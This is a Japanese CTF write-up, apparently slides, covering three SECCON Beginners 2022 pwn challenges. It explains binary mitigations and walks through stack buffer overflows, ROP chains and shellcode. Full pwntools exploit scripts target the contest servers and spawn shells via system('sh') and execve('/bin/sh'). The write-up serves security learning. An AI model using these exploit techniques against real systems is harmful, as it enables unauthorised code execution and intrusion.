SECCON Beginners 2022(pwn)

2022/06/19 @salty_byte

解けなかったpwnをやっていく

+ checksec, ROP

問題

- BeginnersBof
- raindrop
- snowdrop
- simplelist
- Monkey Heap

問題

- BeginnersBof
- raindrop
- snowdrop
- simplelist
- Monkey Heap

今回の範囲

• スタックバッファオーバーフロー

beginner

84 pt, 155 team solved

Pwnってこういうのだけじゃないらしいですが、多分これだけでもできればすごいと思います.

nc beginnersbof.quals.beginners.seccon.jp 9000

BeginnersBof.tar.gz

- バイナリチェック
 - file + checksec

```
$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=86ef4ca27c36d4407e00eb318b228011ce11ac63, for
GNU/Linux 3.2.0, not stripped
$ checksec --file=chall
RELRO
           STACK CANARY
                                    PIE
                                              RPATH
                            NX
                                                       RUNPATH
                                                                   Symbols
                                                                               FORTIFY
Fortified
           Fortifiable FILE
No RELRO
            No canary found NX enabled No PIE No RPATH No RUNPATH 54 Symbols
No
              3
                   chall
```

[checksec]

```
$ checksec --file=chall
RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols FORTIFY Fortified Fortifiable FILE
No RELRO No canary found NX enabled No PIE No RPATH No RUNPATH 54 Symbols No 0 3 chall
```

- バイナリファイルのセキュリティ機構を確認できる
- https://github.com/slimm609/checksec.sh

[checksec]

\$ checksec --file=chall
RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols FORTIFY Fortified Fortifiable FILE
No RELRO No canary found NX enabled No PIE No RPATH No RUNPATH 54 Symbols No 0 3 chall

- バイナリファイルのセキュリティ機構をご
- https://github.com/slimm609/checks

以下を説明

- RELRO
- SSP
- NX
- PIE

[checksec] RELRO

\$ checksec --file=chall

RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols FORTIFY Fortified Fortifiable FILE

No RELRO No canary found NX enabled No PIE No RPATH No RUNPATH 54 Symbols No 0 3 chall

- RELocation Read Only
- メモリ上のデータに対して、どこを読み込み専用にするかを指定する
 - No RELRO
 - Partial RELRO
 - Full RELRO
- No RELRO、Partial RELROの時は、GOT領域が書き込み可能
 - → GOT: Global Offset Table 実行時に求められた、ライブラリのシンボルアドレスを保存する領域
 - → GOT overwrite攻撃ができる

[checksec] STACK CANARY

\$ checksec --file=chall

RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols FORTIFY Fortified Fortifiable FILE No RELRO No canary found NX enabled No PIE No RPATH No RUNPATH 54 Symbols No 0 3 chall

- SSP(Stack Smashing Protection)
- バッファオーバーフローを防ぐための機構
 - 1. 関数呼び出し時: リターンアドレスとローカル変数の間にCanaryと呼ばれる値をスタックに挿入
 - 2. 関数終了時: Canary値が書き換えられているかどうかを確認する
- Canaryは起動時に生成されるため、どうにかして値を知れれば回避可能

[checksec] STACK CANARY

```
$ checksec --file=chall
RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols FORTIFY Fortified Fortifiable FILE
No RELRO No canary found NX enabled No PIE No RPATH No RUNPATH 54 Symbols No 0 3 chall
```

● Canaryは起動毎に変化するが、どうにかして値を知れれば攻撃可能

[checksec] NX

\$ checksec --file=chall
RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols FORTIFY Fortified Fortifiable FILE
No RELRO No canary found NX enabled No PIE No RPATH No RUNPATH 54 Symbols No 0 3 chall

- No eXecute
- データを配置したメモリ領域にあらかじめ実行不可属性を付与する
- そのメモリ領域のデータはコードとして実行できなくなる
- 基本NX enabledなので、NX disabledなら意図的に設定されている可能性がある

https://d2v.hatenablog.com/entry/2021/06/24/003258 https://ctf101.org/binary-exploitation/no-execute/

[checksec] PIE

\$ checksec --file=chall
RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols FORTIFY Fortified Fortifiable FILE
No RELRO No canary found NX enabled No PIE No RPATH No RUNPATH 54 Symbols No 0 3 chall

- Position Independent Executable
- 実行ファイルの配置アドレスをランダムに配置する
 - 実行コード内のアドレス参照はすべて相対アドレスで行う
- ASLR(Address Space Layout Randomize)
 - 実行毎にスタックやヒープ、共有ライブラリをメモリ上にランダムに配置する
 - アドレスの特定が困難になる
 - ASLRが有効かどうかは実行環境に依存する(OSのセキュリティ機構)

[checksec] PIE

\$ checksec --file=chall
RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols FORTIFY Fortified Fortifiable FILE
No RELRO No canary found NX enabled No PIE No RPATH No RUNPATH 54 Symbols No 0 3 chall

- No PIE
 - PIEが無効なため、実行時のアドレスを調べるのが容易
- PIE enabled
 - PIEが有効なため、実行後にアドレスをリークさせる必要が出てくる

```
$ ./chall
How long is your name?

10
What's your name?

aaa
Hello aaa
```

実行

実行

\$./chall
How long is your name?

10
What's your name?

aaa
Hello aaa

Aカ1で入力2で取得する文字数を指定するつぽい

src.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <err.h>
#define BUFSIZE 0x10
void win() {
  char buf[0x100];
  int fd = open("flag.txt", O_RDONLY);
  if (fd == -1)
    err(1, "Flag file not found...\n");
  write(1, buf, read(fd, buf, sizeof(buf)));
  close(fd);
```

```
int main() {
  int len = 0:
  char buf[BUFSIZE] = {0};
  puts("How long is your name?");
  scanf("%d", &len);
  char c = getc(stdin);
  if (c != '\n')
    ungetc(c, stdin);
  puts("What's your name?");
  fgets(buf, len, stdin);
  printf("Hello %s", buf);
  _attribute___((constructor))
void init() {
  setvbuf(stdin, NULL, _IONBF, 0);
  setvbuf(stdout, NULL, IONBF, 0);
  alarm(60);
```


● スタックバッファオーバーフローによって、win関数を呼び出す問題

- スタックバッファオーバーフローによって、win関数を呼び出す問題
 - name入力時のバッファサイズが0x10バイト
 - バッファサイズ以上の入力を与えることができる

- スタックバッファオーバーフローによって、win関数を呼び出す問題
 - name入力時のバッファサイズが0x10バイト
 - バッファサイズ以上の入力を与えることができる
 - win関数を呼び出す
 - main関数終了時に呼び出されるリターンアドレスをwin関数の アドレスに書き換えれば良い

入力バッファをあふれさせて、リターンアドレスまで書き換える

```
gdb-peda$ context stack
[------stack------]
0000| 0x7ffffffddb0 --> 0xa6161616161 ('aaaaa\n')
0008| 0x7ffffffddb8 --> 0x0
0016| 0x7ffffffddc0 --> 0x7ffffffdec0 --> 0x1
0024| 0x7ffffffddc8 --> 0xa0000000000064 ('d')
0032| 0x7ffffffddd0 --> 0x0
0040| 0x7ffffffddd8 --> 0x7ffff7dec083 (<__libc_start_main+243>:
```



22

入力バッファをあふれさせて、ロター・マン・フェーフェで書き換え 入力バッファは 0x10 バイト

```
gdb-peda$ context stack
[------stack------]

0000| 0x7ffffffddb0 --> 0xa6161616161 ('aaaaa\n')

0008| 0x7ffffffddb8 --> 0x0

0016| 0x7ffffffddc0 --> 0x7ffffffdec0 --> 0x1

0024| 0x7ffffffddc8 --> 0xa0000000000064 ('d')

0032| 0x7ffffffddd0 --> 0x0

0040| 0x7ffffffddd8 --> 0x7ffff7dec083 (<__libc_start_main+243>:
```



23

入力バッファをあふれさせて、リターンアドレスまで書き

通常、退避されたrbpや他の変数が格納される

⇒ 今回は 0x18 バイト



入力バッファをあふれさせて、リターンアドレスまで書き換える

64bitアーキテクチャなので、 gdb-peda\$ context リターンアドレスは 0x08 バイト

0000 | 0x7ffffffddb0 --> 0xa6161616161 ('aaaaa\n')

0008 | 0x7ffffffddb8 --> 0x0

0016 | 0x7ffffffddc0 --> 0x7ffffffdec0 --> 0x1

0024| 0x7ffffffddc8 --> 0xa00000000000064 ('d')

0032 | 0x7ffffffddd0 --> 0x0

0040 | 0x7ffffffddd8 --> 0x7ffff7dec083

(< libc start main+243>:



- win関数が配置されるアドレスを求める
 - gdbやobjdump、ghidra等でバイナリを逆アセンブルすることで調べられる

- ここまでのまとめ
 - 入力1: 49(=40+8+1) 以上を指定する

\$./chall How long is your name? (入力1) What's your name? (入力2) Hello aaa

- ここまでのまとめ
 - 入力1: 49(=40+8+1) 以上を指定する

\$./chall How long is your name? (入力1) What's your name? (入力2) Hello aaa

40 8 1 バッファサイズと同じ文字列 + win関数のアドレス + null終端

今回は、cのfgetsのbufサイズとして指定する値なので、null文字分多めに指定する必要があると思われる

- ここまでのまとめ
 - 入力1: 49(=40+8+1) 以上を指定する
 - 入力2: 以下の値を入れる
 - 40文字任意の文字 + win関数のアドレス

\$./chall How long is your name? (入力1) What's your name? (入力2) Hello aaa

- ここまでのまとめ
 - 入力1: 49(=40+8+1) 以上を指定する
 - 入力2: 以下の値を入れる
 - 40文字任意の文字 + win関数のアドレス
 - バイトオーダーはリトルエンディアンになるので注意

0x000000000004011e6 $\Rightarrow e6 11 40 00 00 00 00 00$ \$./chall How long is your name? (入力1) What's your name? (入力2) Hello aaa

実行する

スクリプトで処理する場合: solve.py

```
#!/usr/bin/env python3
from pwn import *
elf = ELF('./chall')
context.binary = elf
payload = b'A' * 40
payload += pack(elf.symbols['win'])
# sock = process('./chall')
sock = remote('beginnersbof.quals.beginners.seccon.jp', 9000)
sock.sendlineafter(b'?\n', b'100')
sock.sendlineafter(b'?\n', payload)
res = sock.recv(1024)
print('res: ', res)
sock.interactive()
```

スクリプトで処理する場合: solve.py実行

```
$ python solve.py
[*] '/home/salt/ctf4b 2022/bof/chall'
 Arch: amd64-64-little
 RELRO: No RELRO
 Stack: No canary found
 NX: NX enabled
 PIE: No PIE (0x400000)
[+] Opening connection to beginnersbof.quals.beginners.seccon.jp on port 9000: Done
[*] Switching to interactive mode
ctf4b{Y0u 4r3 4lr34dy 4 BOF M45t3r!}
Segmentation fault
[*] Got EOF while reading in interactive
```

raindrop

easy

134 pt, 52 team solved

raindrop

おぼえていますか?

nc raindrop.quals.beginners.seccon.jp 9001

raindrop.tar.gz

raindrop

バイナリチェック

```
$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cba1707049faf8a4e56b2adfe2b8e9813e087e12, for
GNU/Linux 3.2.0, not stripped
$ checksec --file=chall
                                                                                FORTIFY Fortified
RELRO
           STACK CANARY
                            NX
                                     PIE
                                               RPATH
                                                        RUNPATH
                                                                    Symbols
Fortifiable FILE
Partial RELRO No canary found NX enabled No PIE No RPATH No RUNPATH 49 Symbols No
             chall
```

実行

\$./chall Hey! You are now going to try a simple problem using stack buffer overflow and ROP. I will list some keywords that will give you hints, so please look them up if you don't understand them. - stack buffer overflow - return oriented programming - calling conventions stack dump... [Index] |[Value] 000000 | 0x000000000000000 <- buf 000001 | 0x0000000000000000 000002 | 0x00007ffcecbd2ec0 <- saved rbp 000003 | 0x0000000004011ff <- saved ret addr 000004 | 0x0000000000000000 finish You can earn points by submitting the contents of flag.txt Did you understand?

src.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#define BUFF SIZE 0x10
void help() {
  system("cat welcome.txt");
void show stack(void *);
void vuln();
int main() {
  vuln();
void vuln() {
  char buf[BUFF SIZE] = {0};
  show stack(buf);
  puts("You can earn points by submitting the contents of
flag.txt");
  puts("Did you understand?");
  read(0, buf, 0x30);
  puts("bye!");
  show stack(buf);
```

```
void show stack(void *ptr) {
  puts("stack dump...");
  printf("\n%-8s|%-20s\n", "[Index]", "[Value]");
  puts("======+=======");
  for (int i = 0; i < 5; i++) {
    unsigned long *p = &((unsigned long*)ptr)[i];
    printf(" %06d | 0x%016lx ", i, *p);
    if (p == ptr)
      printf(" <- buf");
    if ((unsigned long)p == (unsigned long)(ptr + BUFF SIZE))
      printf(" <- saved rbp");</pre>
    if ((unsigned long)p == (unsigned long)(ptr + BUFF SIZE + 0x8))
      printf(" <- saved ret addr");</pre>
    puts("");
  puts("finish");
attribute ((constructor))
void init() {
  setvbuf(stdin, NULL, IONBF, 0);
  setvbuf(stdout, NULL, IONBF, 0);
  help();
  alarm(60);
```

バッファオーバーフロー起きそうか試す

Aを16回入力した場合

```
$./chall
Hey! You are now going to try a simple problem using stack buffer overflow and ROP.
~(中略)~
Did you understand?
AAAAAAAAAAAAAA
bve!
stack dump...
[Index] | [Value]
000000 | 0x41414141414141 <- buf
000001 | 0x4141414141414141
000002 | 0x00007ffcecbd2e0a <- saved rbp
000003 | 0x0000000004011ff <- saved ret addr
000004 | 0x0000000000000000
finish
```

バッファオーバーフロー起きそうか試す

Aを16回入力した場合

```
$ ./chall
Hey! You are now going to try a simple problem using stack buffer overflow and ROP.
~(中略)~
Did you understand?
AAAAAAAAAAAAA
                                     バッファを超えてスタックに任意の値を書き込
bve!
stack dump...
                                    める!
                                     ※0x0aは改行コード
[Index] | [Value]
                                     もともとは、0x00007ffcecbd2ec0
000000 | 0x41414141414141 <- by
000001 | 0x4141414141414141
000002 | 0x00007ffcecbd2e0a <- saved rbp
000003 | 0x0000000004011ff <- saved ret addr
000004 | 0x0000000000000000
finish
```

● スタックバッファオーバーフロー+ROPによって、system関数を呼び 出す問題

[ROP]

- Return-Oriented Programming
- 引数も戻り先アドレスもスタックにあるものを利用した攻撃手法
- ret命令で終わる命令列を繰り返して、任意の処理を実行させる
- PIEが有効:他の攻撃手法で解く問題の可能性大

[ROP] Gadget

- ROPで使用する何か + ret命令(0xc3)で終わるコード片
 - 例:pop命令 + ret命令
 - 探し方:0xc3から数バイト前あたりを逆アセンブルして、ちょうどret命令で終わるような命令列探す

[One-gadget RCE]

- 実行条件を満たしている場合に該当のアドレスに飛ばすことで、 execve("/bin/sh", NULL, NULL) を実行させる
 - 動的リンクしている glibc に存在しているアドレスを使う
 - one-gadgetを探してくれるツールもある
 - https://github.com/david942j/one_gadget

- スタックバッファオーバーフロー+ROPによって、system関数を呼び 出す問題
 - ROPを使ってsystem("sh")の実行を目指す

現状

16 入力バッファ 8 退避されたrbp リターンアドレス 8 8 . . . 8

入力後



目標

任意の値16bytes

任意の値8bytes

pop rdi; ret;


"sh\x00"

system()

下位アドレス

上位アドレス

46



raindrop 現状 16 入力バッファ rdiに "sh\x00" を格納するのは、 system関数の第1引数として、rdi の値が使 われるため (x64場合、引数はrdi, rsi, rdx, r10, r8, r9の順 に渡されるらしい) Cプログラム的に書くと、system(*rdi); 8

目標 下位アドレス 任意の値16bytes 任意の値8bytes pop <u>rdi;</u> ret; "sh\x00" system() 上位アドレス

- スタックバッファオーバーフロー+ROPによって、system関数を呼び 出す問題
 - ROPを使ってsystem("sh")の実行を目指す
 - 方針
 - system関数のアドレスを探す
 - system関数に渡す"sh"という文字列を探す
 - ROP Gadget(pop rdi; ret;)のアドレスを探す

- system関数のアドレスを探す
 - gdbやobjdump、ghidra等でバイナリを逆アセンブルする

```
$ objdump -d chall | grep system
0000000004010a0 <system@plt>:
4010a4: f2 ff 25 75 2f 00 00 bnd jmpq *0x2f75(%rip) # 404020 <system@GLIBC_2.2.5>
4011e5: e8 b6 fe ff ff callq 4010a0 <system@plt>
```

- system関数に渡す"sh"という文字列を探す
 - 今回はコード内の puts("finish"); があるので、"sh"を取り出して使う (正確には"sh\x00")

- system関数に渡す"sh"という文字列を探す
 - 今回はコード内の puts("finish"); があるので、"sh"を取り出して使う (正確には"sh\x00")

0x4020f0が 'f' なので、

<u>0x4020f4</u> (0x4020f0 + 0x4)が "sh\x00" のアドレス

- system関数に渡す"sh"という文字列を探す
 - 今回はコード内の puts("finish"); があるので、"sh"を取り出して使う (正確には"sh\x00")


```
objdump+grepの場合
                                                       ※おそらく他にいい方法あるはず
$ objdump -D chall | grep "73 68" -4
4020eb:
         64 64 72 00
                        fs fs jb 4020ef < IO stdin used+0xef>
4020ef:
         00 66 69
                      add %ah,0x69(%rsi)
4020f2:
                    outsb %ds:(%rsi),(%dx)
         6e
4020f3: 69
                    .byte 0x69
4020f4: 73 68
                     jae 40215e < GNU EH FRAME HDR+0x66>
Disassembly of section .eh_frame_hdr:
```

- ROP Gadget(pop rdi; ret;)のアドレスを探す
 - ROPgadget.pyを使うのが楽

https://github.com/JonathanSalwan/ROPgadget

- ここまでのまとめ
 - バッファオーバーフローできる場所: **入力1に16バイト**+α
 - system関数のアドレスを探す: 0x4011e5
 - system関数に渡す"sh"という文字列を探す: 0x4020f4
 - ROP Gadget(pop rdi; ret;)のアドレスを探す: 0x401453

- ここまでのまとめ
 - o buf+rbp: 16+8バイト
 - system(): <u>0x4011e5</u>
 - "sh\x00": 0x4020f4
 - pop rdi; ret;: 0x401453



56

実行する

実行する・・・が、うまく動かない(リモートでも同じ)

仕方がないので、pythonで実行する

```
#!/usr/bin/env python3
                                                                                     ans.py
from pwn import *
context.log_level = 'critical'
payload =
x00'
sock = remote('raindrop.quals.beginners.seccon.jp', 9001)
                                               $ python ans.py
# sock = process('./chall')
                                               ~(略)~
sock.sendlineafter(b'Did you understand?', payload)
                                                000002 | 0x41414141414141 <- saved rbp
sock.interactive()
                                                000003 | 0x000000000401453 <- saved ret addr
                                                000004 | 0x00000000004020f4
                                               finish
                                               $ cat flag.txt
                                               ctf4b{th053 d4y5 4r3 g0n3 f0r3v3r}
```

pwntoolsを使って解く場合 solve.py

```
#!/usr/bin/env python3
from pwn import *
context.log_level = 'critical'
bin = './chall'
elf = ELF(bin)
context.binary = bin
rop = ROP(elf)
rop.raw(rop.find_gadget(['pop rdi', 'ret'])) # pop rdi; ret
rop.raw(pack(next(elf.search(b'sh\0'))))
rop.raw(pack(elf.symbols['help']+0xf)) # system()
payload = b'A' * 0x18 + rop.chain()
print(payload.hex())
sock = remote('raindrop.quals.beginners.seccon.jp', 9001)
# sock = process(bin)
sock.sendlineafter(b'Did you understand?', payload)
sock.interactive()
```

pwntoolsを使って解く場合 solve.py

```
#!/usr/bin/env python3
from pwn import *
context.log_level = 'critical'
bin = './chall'
elf = ELF(bin)
context.binary = bin
rop = ROP(elf)
rop.raw(rop.find_gadget(['pop rdi', 'ret'])) # pop rdi; ret
                                                      ROP用の機能があるので、他のツールを使
rop.raw(pack(next(elf.search(b'sh\0'))))
                                                      わなくても解ける(可能性がある)
rop.raw(pack(elf.symbols['help']+0xf)) # system()
payload = b'A' * 0x18 + rop.chain()
print(payload.hex())
sock = remote('raindrop.quals.beginners.seccon.jp', 9001)
# sock = process(bin)
sock.sendlineafter(b'Did you understand?', payload)
sock.interactive()
```

pwntoolsを使って解く場合 solve.py実行 + cat

```
$ python solve.py
bye!
stack dump...
[Index] | [Value]
000000 | 0x41414141414141 <- buf
000001 | 0x4141414141414141
000002 | 0x41414141414141 <- saved rbp
000003 | 0x000000000401453 <- saved ret addr
000004 | 0x00000000004020f4
finish
$ cat flag.txt
ctf4b{th053 d4y5 4r3 g0n3 f0r3v3r}
```

medium

144 pt, 44 team solved

これでもうあの危険なone gadgetは使わせないよ!

nc snowdrop.quals.beginners.seccon.jp 9002

snowdrop.tar.gz

バイナリチェック

```
$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked,
BuildID[sha1]=9e7476418f9c7f3e7069f3b041c09ed5e46aa64f, for GNU/Linux 3.2.0, not
stripped
$ checksec --file=chall
RELRO
           STACK CANARY
                            NX
                                    PIE
                                              RPATH
                                                       RUNPATH
                                                                   Symbols
FORTIFY Fortified Fortifiable FILE
Partial RELRO Canary found NX disabled No PIE
                                                    No RPATH No RUNPATH 1897
Symbols No 0
                            chall
```

実行

```
$./chall
stack dump...
[Index] | [Value]
======+===================
000000 | 0x000000000000000 <- buf
000001 | 0x0000000000000000
000002 | 0x000000000404260 <- saved rbp
000003 | 0x000000000403a92 <- saved ret addr
000004 | 0x0000000000000000
000005 | 0x000000100000000
000006 | 0x00007ffef9299b78
000007 | 0x0000000000401905
finish
You can earn points by submitting the contents of flag.txt
Did you understand?
```

src.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#define BUFF SIZE 0x10
void show stack(void *);
int main() {
  char buf[BUFF SIZE] = {0};
 show_stack(buf);
  puts("You can earn points by submitting t
  puts("Did you understand?");
  gets(buf);
  puts("bye!");
  show stack(buf);
```

```
void show stack(void *ptr) {
  puts("stack dump...");
  printf("\n%-8s|%-20s\n", "[Index]", "[Value]");
  puts("========;);
  for (int i = 0; i < 8; i++) {
    unsigned long *p = &((unsigned long*)ptr)[i];
    printf(" %06d | 0x%016lx ", i, *p);
    if (p == ptr)
      printf(" <- buf");</pre>
    if ((unsigned long)p == (unsigned long)(ptr + BUFF SIZE))
      printf(" <- saved rbp");</pre>
    if ((unsigned long)p == (unsigned long)(ptr + BUFF_SIZE + 0x8))
      printf(" <- saved ret addr");</pre>
    puts("");
  puts("finish");
~(略)~
```

- raindropみたいな問題
 - system関数を呼び出していない
 - libc は静的リンクされている
 - One-gadgetも使えなそう

\$ Idd chall not a dynamic executable

- ちなみにcanaryある判定になっているが、実際には無いので今回 はバッファオーバーフローできる
 - STACK CANARY: Canary found
 - NX: NX disabled
 - O PIE: No PIE

- 方針
 - ROPでsyscallを呼び出す

- 方針
 - ROPでsyscallを呼び出す
 - getsとかで"/bin/sh\x00"を書き込む
 - 書き込み先はグローバル変数(今回は.bss)とする
 - syscall("/bin/sh", ...) を作って実行する

```
#!/usr/bin/env python3
from pwn import *
context.log level = 'critical'
elf = ELF('./chall')
context.binary = elf
s = remote('snowdrop.quals.beginners.seccon.jp', 9002)
# s = process('./chall')
addr = elf.bss() # 0x4bc2e0
rop = ROP(elf)
rop.read(0, addr, 8)
rop.execve(addr, 0, 0)
payload = b'a' * 0x18 + rop.chain()
s.sendlineafter(b'Did you understand?\n', payload)
s.sendline(b'/bin/sh\0')
s.interactive()
```

solve.py

```
solve.py
#!/usr/bin/env python3
from pwn import *
context.log level = 'critical'
elf = ELF('./chall')
                               read():
context.binary = elf
                                 8bytesユーザから入力して、addrに格納する
s = remote('snowdrop.quals.begir
# s = process('./chall')
                               execve():
                                 addrに格納されている値を実行する
addr = elf.bss() # 0x4bc2e0
ron = ROP(elf)
rop.read(0, addr, 8)
rop.execve(addr, 0, 0)
payıoad = p a <u>" uxıx + rop.chain()</u>
s.sendlineafter(b'Did you understand?\n', pa
                                       詳しくは公式ドキュメント参照すること
s.sendline(b'/bin/sh\0')
                                       https://docs.pwntools.com/en/stable/rop/rop.html
s.interactive()
```

solve.py実行 + cat

```
$ python solve.py
bye!
stack dump...
[Index] | [Value]
000000 | 0x6161616161616161 <- buf
000001 | 0x6161616161616161
000002 | 0x6161616161616161 <- saved rbp
000003 | 0x00000000040a29e <- saved ret addr
000004 | 0x00000000004bc2e0
000005 | 0x000000000401b84
000006 | 0x0000000000000000
000007 | 0x00000000004017cf
finish
$ cat flag.txt
ctf4b{h1ghw4y t0 5h3ll}
```

snowdrop(別パターン)

```
~(略)~
bss = elf.bss()
rop = ROP(elf)
rop.raw(rop.find gadget(['pop rdi', 'ret']))
rop.raw(pack(bss))
rop.raw(pack(elf.symbols['gets']))
rop.raw(rop.find_gadget(['ret']))
rop.raw(pack(bss))
payload = b'a' * 0x18 + rop.chain()
shellcode = asm(shellcraft.sh())
~(略)~
```

- gets()によって入力値をbssに格納する
- 2. bssに格納したshコードを実行する

参考文献

参考文献

https://github.com/Naetw/CTF-pwn-tips/blob/master/README.md

https://raintrees.net/projects/a-painter-and-a-black-cat/wiki/CTF_Pwn

https://ir0nstone.gitbook.io/notes/types/stack/pie

https://j00ru.vexillium.org/slides/2015/insomnihack.pdf

https://www.slideshare.net/hackstuff/rop-40525248

http://ropshell.com/peda/Linux Interactive Exploit Development with GDB and PEDA Slides.pdf

https://miso-24.hatenablog.com/entry/2019/10/16/021321

https://inaz2.hatenablog.com/entry/2014/03/26/014509

https://qiita.com/GmS944y/items/b10a1abde35f7175ea4b